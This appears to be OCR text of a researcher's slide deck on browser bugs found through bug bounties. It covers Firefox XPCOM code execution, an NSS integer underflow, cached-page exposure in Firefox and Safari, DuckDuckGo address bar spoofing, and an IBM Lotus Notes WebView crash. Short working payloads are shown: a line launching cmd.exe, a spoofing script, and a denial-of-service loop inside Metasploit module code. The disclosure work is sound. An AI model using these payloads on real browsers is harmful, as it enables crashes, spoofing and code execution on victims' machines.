
Reference: https://developer.mozilla.org/en-US/docs/Mozilla/Tech/XPCOM/Reference/Interface/nsILocalFile

Code execution – Firefox (A duplicate bug)



Code:
f=Components.classes['@mozilla.org/file/local;1'].createInstance(Components.interfaces.nsILocalFile);f.initWithPath('c:\\Windows\\System32\\cmd.exe');f.launch()

Integer Underflow Firefox




Integer Underflow – NSS Firefox (legacy certificate db implementation)

If the integer value used is less than the minimum signed or unsigned int. This is called an underflow and will also trigger a segmentation fault.

Before this change, if the metadata for a **dbm-format** certificate (or presumably key) database were corrupted, *ugly_split()* could do an unchecked subtraction resulting in unsigned integer underflow, and would attempt to operate on something it thought was very big, resulting in (at least) an out-of-bounds.

Integer Underflow – NSS Firefox (legacy certificate db implementation)



#58 0x00007ffff1d91fa5 in g_closure_invoke () from /usr/lib/x86_64-linux-gnu/libgobject-2.0.so.0
#59 0x00007ffff1da3fc1 in ?? () from /usr/lib/x86_64-linux-gnu/libgobject-2.0.so.0
#60 0x00007ffff1dac7f9 in g_signal_emit_valist () from /usr/lib/x86_64-linux-gnu/libgobject-2.0.so.0
#61 0x00007ffff1dad08f in g_signal_emit () from /usr/lib/x86_64-linux-gnu/libgobject-2.0.so.0
#62 0x00007ffff4a16c3c in ?? () from /usr/lib/x86_64-linux-gnu/libgtk-3.so.0
#63 0x00007ffff4a36dd3 in ?? () from /usr/lib/x86_64-linux-gnu/libgtk-3.so.0
#64 0x00007ffff48d81e8 in gtk_main_do_event () from /usr/lib/x86_64-linux-gnu/libgtk-3.so.0
#65 0x00007ffff4445d92 in ?? () from /usr/lib/x86_64-linux-gnu/libgdk-3.so.0
#66 0x00007ffff1abb197 in g_main_context_dispatch () from /lib/x86_64-linux-gnu/libglib-2.0.so.0
#67 0x00007ffff1abb3f0 in ?? () from /lib/x86_64-linux-gnu/libglib-2.0.so.0
#68 0x00007ffff1abb49c in g_main_context_iteration () from /lib/x86_64-linux-gnu/libglib-2.0.so.0
#69 0x00007fffe8590d6f in ?? () from /usr/lib/firefox/libxul.so
…

#113 0x00007ffff6d64830 in __libc_start_main (main=0x555555559cf0, argc=2, argv=0x7fffffffddf8,init=<optimized out>, fini=<optimized out>,rtld_fini=<optimized out>, stack_end=0x7fffffffdde8) at ../csu/libc-start.c:291
#114 0x000055555555a079 in _start ()

Integer Underflow – NSS Firefox (legacy certificate db implementation)

cert8.db file stores security certificates stored separately from OS and doesn't have any secret keys (like key3.db) but will have information such as certificate authorities I've imported, client certificates I've imported (although again not the **private keys**), and any intermediate certificates you've encountered while browsing.

Analysing this further, the crash was occurring because of a corrupted certificate database.

Integer Underflow – NSS Firefox (legacy certificate db implementation)

The legacy certificate database implementation was written before the dawn of time, there are places where this functionality does not validate its inputs. In particular, it looks like if some database metadata gets corrupted, *ugly_split()* will do an unchecked subtraction and try to operate on data it thinks is very large:

h_page.c:485

```
        off = hashp->BSIZE;
        for (n = 1; (n < ino[0]) && (ino[n + 1] >= REAL_KEY); n += 2) {
            cino = (char *)ino;
            key.data = (uint8 *)cino + ino[n];
A  ⟶    key.size = off - ino[n];
            val.data = (uint8 *)cino + ino[n + 1];
            val.size = ino[n] - ino[n + 1];
            off = ino[n + 1];

B  ⟶    if (__call_hash(hashp, (char *)key.data, key.size) == obucket) {
```

At **A**, we have no guarantee that off >= ino[n], so at **B** we pass in a very large value for the size of the key.

$$$ Bounty was awarded and a fix was pushed to mitigate this issue.

Firefox Caching

FF - Caching

Steps to Reproduce:

- Login to your Gmail Account from Mozilla
- Perform any dynamic activity.
- Log Out (Do not Close the browser)

Now, let's view the "view-source" of Gmail from Mozilla.

Visit: view-source:https://mail.google.com/mail/u/0/

If everything goes perfect, you should be able to view all recent mails which were sent and received for that logged in user.

Issue discovered by : Sebastian Grünwald, Robin Divino and Dhiraj Mishra

FF - Caching

The view-source requests is using **LOAD_FROM_CACHE** which tells the channel to load the cached content regardless no-cache: "NOT validating based on LOAD_FROM_CACHE load flag".

- no-cache: Tells the local cache to validate before presenting to user under normal circumstances
- no-store: Don't use non-volatile storage
- max-age: The entry expires immediately
- must-revalidate: Tells intermediate caches to validate the resource with the server before the cached version is used.

So, a solution here may be to let view-source use **VALIDATE_NEVER** instead of LOAD_FROM_CACHE. That flag makes us revalidate the resource when there is no-store in the cache directive OR,

Cache-Control: no-cache, no-store, max-age=0, must-revalidate.

Low Lying Vulnerabilities

I Swipe Right – Safari

Multi-gesture trackpad along with Safari browser in MacBook Pro, one can view sensitive data which is cached in your Safari browser.

(**Note:** This is not a back button browsing vulnerability)

Steps to reproduce:


1. Open safari browser (v12.0.2 (14606.3.4) was used in this case)
2. Login to any website (I've used www.gmail.com)
3. Perform your routine activity
4. Logout (But don't close your safari browser)
5. Now swipe right

Spoofing Attacks

DuckDuckGo – Address bar spoofing

Address bar spoofing via setInterval()

```
<script>
        function fakefuntion()
        {
                location = "https://duckduckgo.com/"
        }
                setInterval("fakefuntion()", 50);
</script>
```





DuckDuckGo rewarded dhiraj-mishra with swag.

We are determining the priority for a fix for this one. Thanks for the report!

What if domain have emojis 😅

While the safari browser support emoji's in domains, all other browsers change emoji to Punycode.





Domain Name Registration: i<heartemoji>.ws

WebView Attack

WebView OR Webkit

A mini web browser that runs in your mobile application.

IBM Lotus Note WebView – DOS (Infinite Loop)

```
<script type="text/javascript">
while (true) try {
        var object = { };
        function d(d0) {
            var d0 = (object instanceof encodeURI)('foo');
        }
        d(75);
    } catch (d) { }
</script>
```

https://www.ibm.com/support/knowledgecenter/en/SSKTWP_9.0.1/fram_use_embedded_browser_t.html

IBM Lotus Note WebView - DOS

Porting CVE-2017-1129 in MSF

This module exploits a vulnerability in the native browser that comes with IBM Lotus Notes. If successful, the browser will crash after viewing the webpage.

MSF HTTP Lib: include Msf::Exploit::Remote::HttpServer

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/dos/http/ibm_lotus_notes.rb

IBM Lotus Note WebView - DOS

Porting CVE-2017-1130 in MSF

This module exploits a vulnerability in the native browser that comes with IBM Lotus Notes. If successful, the browser will crash after viewing the webpage.

MSF HTTP Lib: include Msf::Exploit::Remote::HttpServer

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/dos/http/ibm_lotus_notes2.rb

IBM Lotus Note WebView – MSF Imp

```
 def setup
   @html = %|
   <html><head><title>DOS</title>
<script type="text/javascript">
while (true) try {
            var object = { };
            function d(d0) {
                  var d0 = (object instanceof encodeURI)('foo');
            }
            d(75);
      } catch (d) { }
</script>
</head></html>
   |
  end

  def on_request_uri(cli, _request)
    print_status('Sending response')
    send_response(cli, @html)
  end
end
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/dos/http/ibm_lotus_notes.rb

Areas To Explore

RoadMap

Understanding DOM

Fuzzing Browsers – DOM

Sandbox escaping techniques

SOP Bypass via source code review

Participate in browser bug bounty programs
- (site:hackerone.com browser)

A sandbox environment to run your open source browsers with ASAN enable

Refer bugs which are published by Chrome, Mozilla browser, security advisories

Thank You

RandomDhiraj